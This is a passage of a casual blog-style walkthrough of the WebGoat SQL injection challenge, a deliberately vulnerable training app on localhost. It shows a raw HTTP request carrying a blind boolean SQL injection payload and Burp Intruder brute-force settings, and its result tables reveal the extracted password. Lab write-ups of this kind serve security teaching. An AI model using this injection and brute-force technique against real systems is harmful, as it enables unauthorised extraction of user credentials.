
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
PUT /WebGoat/SqlInjection/challenge HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 82
Cookie: JSESSIONID=F9182515E173805674D3D3B6190FC986
Connection: close

username_reg=tom' and
substring(password,1,1)='§§&email_reg=yes%40yes.com&password_reg=yes&confirm_password_reg=y
es
```

Take note of the characters that look disturbing similar to a unown Pokemon in the highlighted text, our intruder payload will be injected in between these two characters, so to make it look like the above picture as can just hit clear in the right and then add two of the characters where we want our payload.

Now we move onto the “Payloads” tab, from here under payload sets we can make sure we only have one payload and then from the second drop down (payload type) we can select “brute forcer,” which will tell Burp Suite to inject all of the letters of the alphabet as well as numbers 0-9 one at a time (thank god for automation). Our payloads page should now look like this:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1,679,616

Payload type: Brute forcer Request count: 8,398,080

Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789

Min length: 4

Max length: 4

Payload Processing


You can define rules to perform various processing tasks on each payload before it is used.

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^

Though we're not done yet, take a look at those payload and requests counts, that's going to take forever to complete! Because we only need one letter injected at a time, we can specify the **Min length** and **Max length** of the payload to only be one character long, which will significantly cut down on the information we throw at the server, and only get us back information we can actually use. So now our payloads tab should look like this:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1   Payload count: 36
Payload type: Brute forcer   Request count: 36

Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789
Min length: 1
Max length: 1

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

✓ URL-encode these characters: /\=<>?+&*;:"{}|^`

Much, much better.


So, our positions are set, our payload is no longer a meme, let's throw it and see what we get back! Start the attack by pressing **Start attack** and then clicking through the warning that reminds us of how poor we are:

Burp Intruder

The Community Edition of Burp Suite contains a demo version of Burp Intruder. Some functionality is disabled, and attacks are time throttled. Please visit https://portswigger.net for more details about Burp Suite Professional which contains the full version.

Yes thank you portswigger, thank you for reminding me that I can't afford Burp professional

Now we can watch as Burp does the bitch work for us and after its finished we can check to see if there's anything that stands out:




Request	Payload	Status	Error	Timeout	Length	Comment
0		200			420	
1	a	200			421	
2	b	200			421	
3	c	200			421	
4	d	200			421	
5	e	200			421	
6	f	200			421	
7	g	200			421	
8	h	200			421	
9	i	200			421	
10	j	200			421	
11	k	200			421	
12	l	200			421	
13	m	200			421	
14	n	200			421	
15	o	200			421	
16	p	200			421	
17	q	200			421	
18	r	200			421	
19	s	200			421	
20	t	200			444	(͡° ͜ʖ ͡°)
21	u	200			421	
22	v	200			421	
23	w	200			421	
24	x	200			421	
25	y	200			421	
26	z	200			421	
27	0	200			421	

Note: remember how we were sorting columns in one of the previous write ups? You can do that in Burp also, exact same shit

Well… that's pretty telling… looks like the letter "t" is the first letter of toms password. Now, you could go back and modify the starting position and rerunning this attack over and over again to get toms password, but… I didn't.

Instead I used a different attack type called “cluster bomb” that allows us to use two different payloads and set numeric payload for the starting position while using an alphanumeric payload for the character comparison, as expected this took like a week but we got it...



Intruder attack 16 (sandboxed or root)
Attack Save Columns
Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
2111	01	t	200	☐	☐	449	
801	02	h	200	☐	☐	449	
921	03	i	200	☐	☐	449	
2031	04	s	200	☐	☐	449	
941	05	i	200	☐	☐	449	
2051	06	s	200	☐	☐	449	
81	07	a	200	☐	☐	449	
2071	08	s	200	☐	☐	449	
541	09	e	200	☐	☐	449	
232	10	c	200	☐	☐	449	
1892	11	r	200	☐	☐	449	
472	12	e	200	☐	☐	449	
2132	13	t	200	☐	☐	449	
602	14	f	200	☐	☐	449	
1602	15	o	200	☐	☐	449	
1942	16	r	200	☐	☐	449	
2172	17	t	200	☐	☐	449	
1632	18	o	200	☐	☐	449	
1422	19	m	200	☐	☐	449	
1553	20	o	200	☐	☐	449	
1453	21	n	200	☐	☐	449	
1243	22	l	200	☐	☐	449	
2683	23	y	200	☐	☐	449	
2092	1	t	200	☐	☐	448	
773	2	h	200	☐	☐	448	
884	3	i	200	☐	☐	448	
1985	4	s	200	☐	☐	448	
886	5	i	200	☐	☐	448	
1987	6	s	200	☐	☐	448	
8	7	a	200	☐	☐	448	

Not even going to show you how to set up this attack because honestly, it was funny for the first 20 minutes, but after having to sleep with my computer whirring away for like a week it quickly turned into me totally not having a good time…

So now through the power of sorting we can see we have a comprehensive string (thisisasecretfortomonly) that we can plug into the login and win:



Congratulations. You have successfully completed the assignment.

Yay…… I need therapy

Honestly can't believe you got to the end of this one, though I greatly appreciate it as this took a couple days to recreate everything I did and explain everything that was going on. If you want to see me suffer through challenges like this live be sure to drop by when im live on Twitch and follow my Twitter for some fresh memes!